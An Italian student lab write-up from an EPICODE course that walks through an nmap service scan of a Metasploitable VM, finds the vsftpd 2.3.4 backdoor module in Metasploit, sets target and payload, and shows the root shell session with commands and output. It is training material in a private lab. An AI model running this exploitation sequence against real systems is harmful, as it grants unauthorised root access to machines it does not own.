



# Giorno 1: La fase di exploit: Gli attacchi alle Reti EPICODE


Giovanni Pisapia



# CAMBIO INDIRIZZO IP META-KALI

1. Uso il comando `sudo nano /etc/network/interfaces` adiamo a modificare l'ip e gateway della macchina comerichiesto dall'esercizio.
2. Riavviamo la macchina

## META



```
meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7  File: /etc/network/interfaces  Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
gateway 192.168.1.1

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^U Next Page  ^U UnCut Text ^T To Spell
CTRL (DESTRA)
```

1. Vado in alto a destra dove c'è un simbolo che assomiglia ad un entrata ethernet
2. Tasto destro edit connection
3. Mi sposto su ipv4 settings
4. cambio indirizzo ip 192.168.1.100 e gateway 192.168.1.1

## KALI



Editing wired connection

Connection name: **Wired connection 1**

General Ethernet 802.1X Security DCB Proxy **IPv4 Settings** IPv6 Settings

Method: Manual

Addresses

Address	Netmask	Gateway	
192.168.1.100	24	192.168.1.1	<button>Add</button> <button>Delete</button>

DNS servers:

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

Routes...

# RICERCA VULNERABILITA CON NMAP

1. Vado sul terminale del macchina kali mi assicuro che le macchine si connetano tra di loro utilizzando il comando **ping**
2. Il comando per trovare la vulnerabilita è **nmap -sV** che ci elencherà le porte aperte e la versione dei servizi che sono attivi
3. Trovo la vulnerabilità richiesta

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.519 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.515 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.293 ms
^C
--- 192.168.1.149 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.293/0.442/0.519/0.105 ms

(kali㉿kali)-[~]
$ nmap 192.168.1.149 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 09:51 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 09:51 (0:00:01 remaining)
Nmap scan report for 192.168.1.149
Host is up (0.00052s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.48 seconds

(kali㉿kali)-[~]
```



# RICERCA EXPLOIT

- 1. Avvio sempre tramite terminale il framework Metasploit con il comando **msfconsole**
- 2. Vado a ricercare la vulnerabilità semplicemente usando il comando **search** e il risultato della versione **"VERSION"** che ci aveva dato nmap
- 3. Una volta trovato l'exploit ci assicuriamo che la versione sia compatibile con quella della scansione nmap

```
(kali㉿kali)-[~]  
$ msfconsole  
  
msf6 > search vsftpd 2.3.4  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Comman

```
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdo  
msf6 > |
```





# RUN EXPLOIT

1. Una volta trovato l'exploit per selezionarlo **use 0**
2. **Show options** per vedere cosa richiede l'exploit per essere avviato
3. setto i parametri di cui ha bisogno l'exploit in questo caso solo RHOST con **set RHOST** ip meta
4. **show options** per vedere se il parametro è stato settato correttamente.
5. Poi cerchiamo il payload che sono compatibili con l'exploit con il comando **show payloads**.
6. Selezioniamo il payload che in questo caso è solo uno con **set payload 0**
7. Controlliamo se ci chiede di settare qualche parametro con **show options** in questo caso no .
8. LANCIAMO con **run**

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RPORT            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
```

Exploit target:

Id	Name
0	Automatic

View the full module info with the **info**, or **info -d** command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      Proxies          no        The local client port
  Proxies    RHOSTS           yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
```

Exploit target:

Id	Name
0	Automatic

View the full module info with the **info**, or **info -d** command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
```

```
payload => cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```



# SESSIONE META

1. Una volta ottenuto l'accesso alla macchina meta
2. Usiamo il comando **ls** per vedere se è presente la directory root
3. Una volta trovata mi sposto con il comando **cd root** all'interno della directory
4. Creo la cartella test\_metsploit con il comando **mkdir test\_metsploit**
5. Controllo se è stata creata con **ls**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:45373 → 192.168.1.149:6200) at 2023-06-12 09:57:24 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
mkdir test_metsploit
ls
Desktop
msfonconsole
reset_logs.sh
test_metsploit
vnc.log
█
```

